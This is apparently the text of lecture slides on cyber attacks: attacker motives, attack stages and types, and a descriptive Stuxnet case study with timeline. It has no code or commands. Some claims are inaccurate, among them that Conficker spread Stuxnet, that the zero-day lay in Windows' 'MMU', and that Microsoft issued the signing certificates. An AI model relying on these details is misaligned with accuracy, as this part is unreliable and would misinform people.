
Key Take aways

Summing up: cyber attacks are a day-to-day reality in this current technological state of our society. As we proceed in becoming more reliant on technology, with the ongoing switch between different topologies (from server-client to point-to-multipoint) because of the boom of IoT, 5G and future networks, BLE, Wi-Fi ubiquity et. All, attackers will become more versed in the techniques they use, the tools used and the expected result. While methods will change, motivation will dramatically shift from personal ‘I can do it, watch me’ to more politically or geo-politically motivated actions.

State actors are increasingly using cyber attacks as weapons is what can only be described as a on-going cold cyber-war with attackers paid as mercenaries in order to disclose or compromise information.

With more and more zero-day exploits being used to perform attacks and new methods such as APTs gaining ground over yesterday’s techniques, such threats are becoming difficult to mitigate. The ‘good guys’ have to think like the attackers in order to anticipate next moves

It was used to be said that prevention requires awareness, in matters of cyber security. The last decade or so thought us that threat intelligence is also needed in order to stand a chance in this dynamic, fast paced threat land-scape.



Case studies: STUXNET

Stuxnet is a malicious computer worm, first uncovered in 2010. Thought to have been in development since at least 2005, Stuxnet targets SCADA systems and is believed to be responsible for causing substantial damage to Iran's nuclear program. Although neither country has openly admitted responsibility, the worm is believed to be a jointly built American/Israeli cyberweapon

Timeline

2006 – First piece of code compiled specifically to target industrial PLCs
2007 – Conficker appears and starts spreading
2009 – Attackers begin deploying Stuxnet to Iran using Conficker as a infection vector
2010 – Security firm VirusBlokAda identifies Stuxnet as malware, after reviewing a sample from Iran
2010 – Iranian President Mahmoud Ahmadinejad admits that a cyber weapon had damaged gas centrifuges at a uranium enrichment facility

1st time a malware attacks industrial components

1st time a malware targets specifically a type of physical equipment

1st time a malware is believed to have been built by state-actors

Stuxnet is of particular interest as a first-of-a-kind, high-budget, state-driven malware with very specific targets and particular lateral movement methods. While no state-entity ever took credit or admitted to develop or had participate in developing this malware, it is widely believed that Stuxnet was written, deployed and updated in a join Israeli-American venture.

There are several elements that point to the believe mentioned above:
-the malware spread to computers controlling PLC, running Windows XP and Windows 7 by installing a virtual driver digitally SIGNED by two large OEM manufacturers of network hardware and software. These digital certificates are provided by Microsoft to OEMs and ready-integrated in all versions of Windows, to establish a trust chain. These certificates are – on a business level – the “*gold pot*” of ANY OEM looking to sell hardware to third parties, as they will provide a method of authenticating the drivers for that particular hardware product. When authentication is made, a trust chain is started so any action (write, read, append etc.) made by said driver is ‘trusted’ at a kernel level by Windows so it is not marked as being suspicious by any security solution such as Anti-Viruses. This provides a metaphorical ‘key to the castle’ to any malware possessing said certificates.


-the malware targets SPECIFICALLY a version of a PLC controller software, specifically deployed in a Iranian Uranium-enrichment facility. This is extremely interesting as the manufacturer of that PLC (Siemens-AG’s SCADA Operations) provided upgrades and updates to a unaffected version of the software to MOST of their customers, except Iran and Pakistan. The malware will only begin running its specific commands IF *AND ONLY IF* it recognizes the version of the controller software as being that used in the enrichment facility in Iran. In ALL other cases, the malware WILL NOT activate, i.e. – will not perform any action of any kind;

-there are specific ‘tales-tale’ signs in the malware code that reference various cultural and political events that had happened in Israel in the past 50 years or so;

-the code itself is EXTREMELY ‘well-written’ as in optimized, ‘lean’, and clean. In most cases, the malware code is sloppy, written without regards to optimization of size, memory usage and compiler optimization as the purpose of malware, itself, is to create chaos ☺. Stuxnet’s code look like it has been written by very skilled, experienced programmers (plural)

-the initial attack vector (i.e. – infection vector) leverages a zero-day vulnerability (later used by Confiker) of the MMU in Microsoft Windows;

-the payload behavior is extremely stealthy, it modifies several variables that in turn control the speed and acceleration of the gas centrifuges used for uranium enrichment, at the same time providing falsified data to the monitoring software so that the operators of the plant will see ‘normal’ values on their screens;



Case studies: STUXNET

Malware written to target a specific PLC model

Uses zero-day vulnerability to spread into systems

Is triggered (becomes active) remotely by pinging hardcoded URLs

Actually uses 2 PRIVATE certificates from two large OEMs to deploy stealthy in MS Windows Systems

Spreads and mutates to other specific PLCs


Modifies PLC parameters in order to physically destroy centrifuges

Reports false data to monitoring system showing normal activity

Continuously monitors centrifuge data and slightly modifies parameters to make all damage permanent

Becomes inactive after a period of time and deletes most traces in the infected system


The timeline of a typical Stuxnet infection



Quick Recap

1. What is a cyber attack?
2. What drives the attacker?
3. What are the stages of attack?
4. What are the types of attack?
5. The usual suspects
6. The newcomers
7. When things go wrong (case study)

1 – Definition of a cyber attack: "…is any type of offensive maneuver that targets computer information systems, infrastructures, computer networks, or personal computer devices"
2 – Attacker motivation: Money, Political, Personal, Terrorism
3 – Stages of attack: Survey – Delivery – Breach – Affect
4 – Types of attack: Dual taxonomy: Inside / Outside, Active / Passive
5 – Common types of attack – DDoS, Sniffing, MiTM, Spoofing, Overflows, Social Engineering (incl. Phishing)
6 – New types of attack – crypto attacks / crypto malware: Ransomware, Cryptojacking, Advanced Persistent Threats
7 – Stuxnet, overview.



Thanks ☺

Got questions? Drop me a line: ioan.constantin@orange.com